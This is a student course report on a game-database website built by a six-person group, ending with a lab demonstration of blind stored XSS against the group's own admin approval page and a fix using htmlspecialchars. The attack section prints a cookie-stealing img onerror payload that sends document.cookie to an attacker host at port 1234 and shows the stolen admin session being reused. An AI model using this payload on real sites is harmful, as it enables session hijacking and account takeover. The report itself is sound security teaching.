**Technical report Web Technology & Security project**

**Group 2**

**Game database website**

**Group members:**

|  |  |
| --- | --- |
| **Names** | **ID** |
| **Ammar Amin** | **2200001137** |
| **Yazed Alghuraibi** | **2200002614** |
| **Ahmad Al-Ghamdi** | **2200004428** |
| **Khalid Al-Mutairi** | **2200004366** |
| **Faisal Bakhurji** | **2200000138** |
| **Murtadha Alhussain** | **2200004319** |

**The person who worked on the style (CSS) for our project is Faisal Bakhurji.**

**The person who worked on the chosen attack/ vulnerability is Ammar Amin.**

**The person who worked on the database is Yazed Alghuraibi.**

**The person who worked on login/sign up page is Murtadha Alhussain.**

**The person who worked on the index page is Ahmad Al-Ghamdi.**

**The person who worked on adding games and approving requests is Khalid Al-Mutairi.**

**This project is basically a website that stores information about a video game in a database. Users can request adding games and view the information about the game such as, game name, game description, game category, game platform, and the website for the game.**

**The admin can do all the previous as well as remove and update.**

**The webpage we created has multiple pages such index page, login page, sign up page, and for the user he can view games library, as for the admin he can see pending requests from user to add games.**

**Now we start at the beginning with everyone’s work.**

**The first thing we worked on was the database using SQL language. The person who worked on it was Yazed Alghuraibi. The database has 3 tables games, pending games, and users.**

**The games table has columns about the game such as, id, game name, game description, game category, game platform, website for the game. This information about the games is saved in the database so that the user can view the games.**

**A screenshot of a computer program

Description automatically generated with low confidence**

Figure Games table.

**The pending games table has the same columns as the games table id, game name, game description, game category, game platform, website for the game. The only addition is a column called status which has 3 statuses which are pending, approved, and denied. This table is used for the reason of showing the admin the pending requests from the users to add games. Then the admin can choose to add or remove.**

**A screenshot of a computer

Description automatically generated**

Figure Pending games table.

**Lastly the users table. This table holds information about the user’s login credentials. We use this database to manage the login of the users.**

**A screenshot of a computer

Description automatically generated**

Figure users’ table.

**After the database we worked on the index page. This page is the default page for the website. The default page redirects the user to login page if he isn’t logged in. The person who made the login and register page is Murtadha Al-Hussain**


****

Figure Index page redirects without user login (login page)

**Now the user has the option to login if he has an account and if he doesn’t, he must sign up. If the users pressed the sign-up button, he would be redirected to the register page.**

**A screenshot of a video game login form

Description automatically generated with medium confidence**

Figure Register page sign-up.

**After the user logs in successfully he now redirected to the index page now and the index page for the user has the following information. The person who worked on it was Ahmad Alghamdi.**

**A screenshot of a video game

Description automatically generated**

Figure index page with no games in database

****

Figure Index page for user.

**And the index page for admin type user is different since the admin has more options to do.**

A screenshot of a video game

Description automatically generated

Figure This is the admin user index page.

**The first option on the admin page is to add your games. This option allows admin to add games to the database directly. This portion was worked on by Khalid Al-Mutairi adding games and approval.**




Figure admin add your games button.

**The second option is pending games approval. This one requires there to be a pending request from a normal user so that the admin can accept it.**   
  
A picture containing text, screenshot, font, logo

Description automatically generated

Figure user adds a game.




Figure pending games approval request to admin.

**After adding a game from a normal user, the admin now has the choice to approve or deny.**

**Now we will implement an attack Blind Cross Site Scripting**

**Note: the simulation of the attack was made before finishing the CSS elements so the website will look different.**

Blind Cross Site Scripting




Figure 12 Vulnerable Code.

This Code from our website it takes information from the user about game that he wants to add after that it will store the information to table called pending\_games all of this information will be send to an administrator dashboard and he has the ability to approved or disapproved the game. From this code you can see that all input “POST” are sent without any type of validation. However, if we want to inject that it will be blind cause you will not see that output of the execution but when the administrator visits a page where he/she can approve or disapprove the script will trigger.

Let’s demonstrate that.

A screenshot of a computer

Description automatically generated

This is one of the functionalities in our website where user can request to add a game that’s not appear in the search results. And From figure 1 we know that all the input is vulnerable so let’s try basic cross site scripting injection for this first input “Game Name” only.

The payload used: “<script>alert(1)</script>”




Figure 13 POST request for adding Games.

After sending this request the message will appear

A screenshot of a computer

Description automatically generated

However, our Cross Site Scripting (XSS) not trigger???

That’s why we called it Blind XSS where you can’t see the execution not let’s sign as an administrator and go to approval page.

A screenshot of a computer

Description automatically generated

After we enter a page, our script triggered

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated with medium confidence

And as you can see there’s no name cause in name filed, we put JavaScript code. And it has been executed.

Now What Can Attacker do (what is the impact)

Instead of injecting basic JavaScript which is “<script>alert(1)</script>” this payload consider to be a proof of concept for the existence of vulnerabilities. Let’s use another payload:

“<img src=x onerror=this.src='http://attackerIP:1234/?'+document.cookie;>”

This payload will try to upload an image and the source of that image is “x” which doesn’t exist in the server so will trigger the “onerror” and it will send the cookie to attacker control website.

Let’s demonstrate that.

A picture containing text, screenshot, font, black

Description automatically generated


I started a web server in python in port 1234 so the full payload should look like this:

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;>”

And we will add Game name to not make the request suspicious.

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;> Valorant”

Now we will send it.



A screenshot of a computer

Description automatically generated

Let’s go to admin Dashboard.  
A screenshot of a computer

Description automatically generated

Now Let’s try to login as admin with his cookie.

A screenshot of a computer

Description automatically generated

Here I’m Login As normal User I will change my cookie to the admin cookie and let’s see what happens.

A screenshot of a computer

Description automatically generated

After changing my cookie, I logged in as admin.

**Mitigation**

In figure 1 we should apply some filter, regex, or built in function to avoid the execution of XSS.

So we Used built in function called “htmlspecialchars” what this function do is convert any html tag to the encoded version. Like this:

A screenshot of a computer

Description automatically generated

Here there will be no execution of the JavaScript code do to it’s encoding.

